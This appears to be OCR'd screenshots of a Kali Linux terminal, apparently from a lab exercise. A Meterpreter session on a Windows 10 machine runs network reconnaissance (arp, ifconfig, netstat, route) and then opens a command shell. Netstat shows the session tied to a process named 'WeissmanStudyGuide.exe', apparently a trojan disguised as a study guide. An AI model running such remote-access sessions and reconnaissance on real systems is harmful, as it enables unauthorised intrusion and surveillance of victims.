

nam@kali: ~
File Actions Edit View Help
meterpreter >
meterpreter > arp
ARP cache
IP address MAC address Interface
192.168.1.1 a4:f4:c2:cd:a0:20 Intel(R) PRO/1000 MT Desktop Adapter
192.168.1.12 90:09:df:4e:f8:3b Intel(R) PRO/1000 MT Desktop Adapter
192.168.1.20 08:00:27:99:61:59 Intel(R) PRO/1000 MT Desktop Adapter
192.168.1.255 ff:ff:ff:ff:ff:ff Intel(R) PRO/1000 MT Desktop Adapter
224.0.0.22 00:00:00:00:00:00 Software Loopback Interface 1
224.0.0.22 01:00:5e:00:00:16 Intel(R) PRO/1000 MT Desktop Adapter
224.0.0.251 01:00:5e:00:00:fb Intel(R) PRO/1000 MT Desktop Adapter
224.0.0.252 01:00:5e:00:00:fc Intel(R) PRO/1000 MT Desktop Adapter
239.255.255.250 00:00:00:00:00:00 Software Loopback Interface 1
239.255.255.250 01:00:5e:7f:ff:fa Intel(R) PRO/1000 MT Desktop Adapter
255.255.255.255 ff:ff:ff:ff:ff:ff Intel(R) PRO/1000 MT Desktop Adapter
meterpreter > ifconfig
Interface 1
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 4
Name : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:11:be:55
MTU : 1500
IPv4 Address : 192.168.1.21
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2001:ee0:4001:52ed:5b05:b889:8c47:36c4
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : 2001:ee0:4001:52ed:9163:7a46:b35e:1350
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::6558:f3f5:45f1:e2e0
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter > ipconfig
Interface 1
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 4
Name : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:11:be:55
MTU : 1500
IPv4 Address : 192.168.1.21



1 2 3 4
18:59
nam@kali: ~
File Actions Edit View Help
IPv6 Address : fe80::6558:f3f5:45f1:e2e0
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter > netstat
Connection list
Proto Local address Remote address State User Inode PID/Program name
tcp 0.0.0.0:135 0.0.0.0:* LISTEN 0 0 952/svchost.exe
tcp 0.0.0.0:445 0.0.0.0:* LISTEN 0 0 4/System
tcp 0.0.0.0:5040 0.0.0.0:* LISTEN 0 0 4984/svchost.exe
tcp 0.0.0.0:5357 0.0.0.0:* LISTEN 0 0 4/System
tcp 0.0.0.0:7680 0.0.0.0:* LISTEN 0 0 588/svchost.exe
tcp 0.0.0.0:49664 0.0.0.0:* LISTEN 0 0 864/lsass.exe
tcp 0.0.0.0:49665 0.0.0.0:* LISTEN 0 0 712/wininit.exe
tcp 0.0.0.0:49666 0.0.0.0:* LISTEN 0 0 1260/svchost.exe
tcp 0.0.0.0:49667 0.0.0.0:* LISTEN 0 0 1572/svchost.exe
tcp 0.0.0.0:49669 0.0.0.0:* LISTEN 0 0 2772/spoolsv.exe
tcp 0.0.0.0:49671 0.0.0.0:* LISTEN 0 0 856/services.exe
tcp 127.0.0.1:49968 127.0.0.1:49969 ESTABLISHED 0 0 7836/firefox.exe
tcp 127.0.0.1:49969 127.0.0.1:49968 ESTABLISHED 0 0 7836/firefox.exe
tcp 127.0.0.1:49970 127.0.0.1:49971 ESTABLISHED 0 0 2304/firefox.exe
tcp 127.0.0.1:49971 127.0.0.1:49970 ESTABLISHED 0 0 2304/firefox.exe
tcp 192.168.1.21:139 0.0.0.0:* LISTEN 0 0 4/System
tcp 192.168.1.21:49987 34.107.243.93:443 ESTABLISHED 0 0 7836/firefox.exe
tcp 192.168.1.21:50030 192.168.1.20:1461 ESTABLISHED 0 0 9116/WeissmanStudyGuide.exe
8
tcp 192.168.1.21:50177 34.120.208.123:44 ESTABLISHED 0 0 7836/firefox.exe
3
tcp 192.168.1.21:50183 54.84.32.209:443 FIN_WAIT1 0 0 7836/firefox.exe
tcp 192.168.1.21:50187 108.157.14.50:443 TIME_WAIT 0 0 0/[System Process]
tcp 192.168.1.21:50215 108.157.14.50:443 TIME_WAIT 0 0 0/[System Process]
tcp 192.168.1.21:50234 34.202.155.144:44 ESTABLISHED 0 0 7836/firefox.exe
3
tcp 192.168.1.21:50237 108.157.14.60:443 ESTABLISHED 0 0 7836/firefox.exe
tcp 192.168.1.21:50243 108.157.14.60:443 ESTABLISHED 0 0 7836/firefox.exe
tcp 192.168.1.21:50251 18.204.141.221:44 ESTABLISHED 0 0 7836/firefox.exe
3
tcp 192.168.1.21:50263 104.18.24.49:443 ESTABLISHED 0 0 7836/firefox.exe
tcp 192.168.1.21:50264 172.217.24.106:44 TIME_WAIT 0 0 0/[System Process]
3
tcp 192.168.1.21:50267 20.210.166.59:443 ESTABLISHED 0 0 4996/smartscreen.exe
tcp 192.168.1.21:50271 204.79.197.222:44 ESTABLISHED 0 0 3548/SearchApp.exe
3
tcp 192.168.1.21:50273 104.208.16.94:443 TIME_WAIT 0 0 0/[System Process]
tcp6 :::135 :::* LISTEN 0 0 952/svchost.exe
tcp6 :::445 :::* LISTEN 0 0 4/System
tcp6 :::5357 :::* LISTEN 0 0 4/System
tcp6 :::7680 :::* LISTEN 0 0 588/svchost.exe
tcp6 :::49664 :::* LISTEN 0 0 864/lsass.exe
tcp6 :::49665 :::* LISTEN 0 0 712/wininit.exe
tcp6 :::49666 :::* LISTEN 0 0 1260/svchost.exe
tcp6 :::49667 :::* LISTEN 0 0 1572/svchost.exe
tcp6 :::49669 :::* LISTEN 0 0 2772/spoolsv.exe
tcp6 :::49671 :::* LISTEN 0 0 856/services.exe
tcp6 2001:ee0:4001:52ed:9163:7a46:b35e:135 2603:1040:a06:6:: ESTABLISHED 0 0 3080/svchost.exe
0:49907 1:443
tcp6 2001:ee0:4001:52ed:9163:7a46:b35e:135 2620:1ec:bdf::254 CLOSE_WAIT 0 0 3548/SearchApp.exe
0:50044 :443
tcp6 2001:ee0:4001:52ed:9163:7a46:b35e:135 2606:4700::6810:4 TIME_WAIT 0 0 0/[System Process]
0:50198 f49:443
tcp6 2001:ee0:4001:52ed:9163:7a46:b35e:135 2606:4700::6811:1 TIME_WAIT 0 0 0/[System Process]
0:50199 04:443
tcp6 2001:ee0:4001:52ed:9163:7a46:b35e:135 2606:4700::6810:5 ESTABLISHED 0 0 7836/firefox.exe



nam@kali: ~
File Actions Edit View Help
0:50270 4:443
udp 0.0.0.0:3702 0.0.0.0:* 0 0 2308/dasHost.exe
udp 0.0.0.0:3702 0.0.0.0:* 0 0 2308/dasHost.exe
udp 0.0.0.0:3702 0.0.0.0:* 0 0 2624/svchost.exe
udp 0.0.0.0:3702 0.0.0.0:* 0 0 2624/svchost.exe
udp 0.0.0.0:5050 0.0.0.0:* 0 0 4984/svchost.exe
udp 0.0.0.0:5353 0.0.0.0:* 0 0 2360/svchost.exe
udp 0.0.0.0:5355 0.0.0.0:* 0 0 2360/svchost.exe
udp 0.0.0.0:57487 0.0.0.0:* 0 0 2624/svchost.exe
udp 0.0.0.0:64327 0.0.0.0:* 0 0 2308/dasHost.exe
udp 127.0.0.1:1900 0.0.0.0:* 0 0 112/svchost.exe
udp 127.0.0.1:49885 0.0.0.0:* 0 0 3356/svchost.exe
udp 127.0.0.1:65521 0.0.0.0:* 0 0 112/svchost.exe
udp 192.168.1.21:137 0.0.0.0:* 0 0 4/System
udp 192.168.1.21:138 0.0.0.0:* 0 0 4/System
udp 192.168.1.21:1900 0.0.0.0:* 0 0 112/svchost.exe
udp 192.168.1.21:65520 0.0.0.0:* 0 0 112/svchost.exe
udp6 :::3702 :::* 0 0 2308/dasHost.exe
udp6 :::3702 :::* 0 0 2308/dasHost.exe
udp6 :::3702 :::* 0 0 2624/svchost.exe
udp6 :::3702 :::* 0 0 2624/svchost.exe
udp6 :::5353 :::* 0 0 2360/svchost.exe
udp6 :::5355 :::* 0 0 2360/svchost.exe
udp6 :::57488 :::* 0 0 2624/svchost.exe
udp6 :::64328 :::* 0 0 2308/dasHost.exe
udp6 ::1:1900 :::* 0 0 112/svchost.exe
udp6 ::1:65519 :::* 0 0 112/svchost.exe
udp6 fe80::6558:f3f5:45f1:e2e0:1900 :::* 0 0 112/svchost.exe
udp6 fe80::6558:f3f5:45f1:e2e0:65518 :::* 0 0 112/svchost.exe
meterpreter > route
IPv4 network routes
Subnet Netmask Gateway Metric Interface
0.0.0.0 0.0.0.0 192.168.1.1 25 4
127.0.0.0 255.0.0.0 127.0.0.1 331 1
127.0.0.1 255.255.255.255 127.0.0.1 331 1
127.255.255.255 255.255.255.255 127.0.0.1 331 1
192.168.1.0 255.255.255.0 192.168.1.21 281 4
192.168.1.21 255.255.255.255 192.168.1.21 281 4
192.168.1.255 255.255.255.255 192.168.1.21 281 4
224.0.0.0 240.0.0.0 127.0.0.1 331 1
224.0.0.0 240.0.0.0 192.168.1.21 281 4
255.255.255.255 255.255.255.255 127.0.0.1 331 1
255.255.255.255 255.255.255.255 192.168.1.21 281 4
IPv6 network routes
Subnet Netmask Gateway Metric Interface
:: ffff:ffff:: fe80::1 4121 4
::1 ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff :: 281 1
2001:ee0:4001:52ed:: ffff:ffff:ffff:ffff:ffff:ffff:: :: 4121 4
2001:ee0:4001:52ed:: ffff:ffff:ffff:ffff:ffff:ffff:: fe80::1 41 4
2001:ee0:4001:52ed:5b05:b889:8c47:36c4 ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff :: 281 4
2001:ee0:4001:52ed:9163:7a46:b35e:1350 ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff :: 281 4
fe80:: ffff:ffff:ffff:ffff:ffff:ffff:: :: 281 4
fe80::6558:f3f5:45f1:e2e0 ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff :: 281 4
ff00:: ff00:: :: 281 1
ff00:: ff00:: :: 281 4
meterpreter >


1 2 3 4
19:01
nam@kali: ~
File Actions Edit View Help
2001:ee0:4001:52ed:: ffff:ffff:ffff:ffff:ffff:ffff:: fe80::1 41 4
2001:ee0:4001:52ed:5b05:b889:8c47:36c4 ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff :: 281 4
2001:ee0:4001:52ed:9163:7a46:b35e:1350 ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff :: 281 4
fe80:: ffff:ffff:ffff:ffff:ffff:ffff:: :: 281 4
fe80::6558:f3f5:45f1:e2e0 ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff :: 281 4
ff00:: ff00:: :: 281 1
ff00:: ff00:: :: 281 4
meterpreter > shell
Process 1968 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.4412]
(c) Microsoft Corporation. All rights reserved.
C:\Users\nam\Downloads>arp -a
arp -a
Interface: 192.168.1.21 --- 0x4
Internet Address Physical Address Type
192.168.1.1 a4-f4-c2-cd-a0-20 dynamic
192.168.1.12 90-09-df-4e-f8-3b dynamic
192.168.1.20 08-00-27-99-61-59 dynamic
192.168.1.255 ff-ff-ff-ff-ff-ff static
224.0.0.22 01-00-5e-00-00-16 static
224.0.0.251 01-00-5e-00-00-fb static
224.0.0.252 01-00-5e-00-00-fc static
239.255.255.250 01-00-5e-7f-ff-fa static
255.255.255.255 ff-ff-ff-ff-ff-ff static
C:\Users\nam\Downloads>ipconfig /all
ipconfig /all
Windows IP Configuration
Host Name . . . . . : DESKTOP-PHMF038
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
Ethernet adapter Ethernet:
Connection-specific DNS Suffix . :
Description . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
Physical Address. . . . . : 08-00-27-11-BE-55
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
IPv6 Address. . . . . : 2001:ee0:4001:52ed:5b05:b889:8c47:36c4(Preferred)
Temporary IPv6 Address. . . . . : 2001:ee0:4001:52ed:9163:7a46:b35e:1350(Preferred)
Link-local IPv6 Address . . . . . : fe80::6558:f3f5:45f1:e2e0%4(Preferred)
IPv4 Address. . . . . : 192.168.1.21(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Monday, June 3, 2024 2:54:32 AM
Lease Expires . . . . . : Tuesday, June 4, 2024 2:54:32 AM
Default Gateway . . . . . : fe80::1%4
192.168.1.1
DHCP Server . . . . . : 192.168.1.1
DHCPv6 IAID . . . . . : 101187623
DHCPv6 Client DUID. . . . . : 00-01-00-01-2D-EF-12-98-08-00-27-11-BE-55
DNS Servers . . . . . : 8.8.8.8
208.67.222.222
2001:ee0:23::23
2001:ee0:26::26
Primary WINS Server . . . . . : 192.168.1.1
NetBIOS over Tcpip. . . . . : Enabled
C:\Users\nam\Downloads>

